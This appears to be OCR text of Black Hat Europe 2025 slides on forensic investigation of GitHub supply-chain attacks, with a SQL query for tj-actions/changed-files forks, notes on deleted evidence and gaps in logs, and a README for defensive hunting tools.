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


Recovering deleted PRs



Recovering deleted commits via cross-fork references



Recovering deleted gists



Recovering changes

Investigating Attacks

Absence as evidence

- Deleted users
- Deleted forks
- Missing workflow runs and GitHub Action logs

```
(venv) ➜  bheu_demos cat tjactions_demo_query.sql
SELECT distinct actor_login, repo_name
FROM github_events
WHERE
  (event_type = 'ForkEvent' and repo_name = 'tj-actions/changed-files')
  AND created_at > '2025-02-01 00:00:00'
  AND created_at < '2025-03-18 00:00:00'
(venv) ➜  bheu_demos
```

Evidence of absence


Technical Difficulties

Technical Difficulties

1. Not all events are logged publicly

Technical Difficulties

2. Third parties that index data have gaps



Technical Difficulties

3. Not all user profiles are public

Technical Difficulties

4. GitHub code search only indexes the default branch

Due to the complexity of searching code, there are a few restrictions on how searches are performed:

- Only the *default branch* is considered. In most cases, this will be the `master` branch.
- Only files smaller than 384 KB are searchable.
- You must always include at least one search term when searching source code. For example, searching for `language:go` is not valid, while `amazing language:go` is.

Technical Difficulties

5. Evidence is often deleted by attackers

2. **Token extraction and escalation**: The malicious script ran with elevated permissions, extracted a read/write GitHub token (due to our workflow permissions setting), and used it to:
    - Create a branch with a malicious script replacing our legitimate CI script
    - Trigger our publish workflow against that branch via the GitHub API (enabled by `workflow_dispatch`)
    - Clean up traces by deleting branches and workflow runs

S1ngularity – What Happened, How We Responded, What We Learned

Technical Difficulties

6. Evidence is often deleted by defenders

> The github repo got pulled which includes all the information that was collecting on the issue.
>
> (This was a very annoying way to wake up this morning.)

Takeaways

Takeaways

- Threat activity involving GitHub is picking up
- GitHub is a critical source of threat intelligence
- And it’s insufficiently leveraged by defenders
- But if attackers can do it, so can you!

GitHunt

README

BHEU Demos

This repository contains three demos for Black Hat Europe 2025's The Forensic Trail On GitHub: Hunting For Supply Chain Activity

1. `potential_attacks_demo` : A Flask web application that shows a demo of identifying and investigating an attack based off the public GH firehose.
2. `ghdig` : A command-line tool for investigating GitHub activity.
3. `gitthrunter` : A toy tool that identifies suspicious GitHub activity, enriches it, and renders it for futher investigation.

Try it out yourself: wiz-sec-public/githunt

Thank you!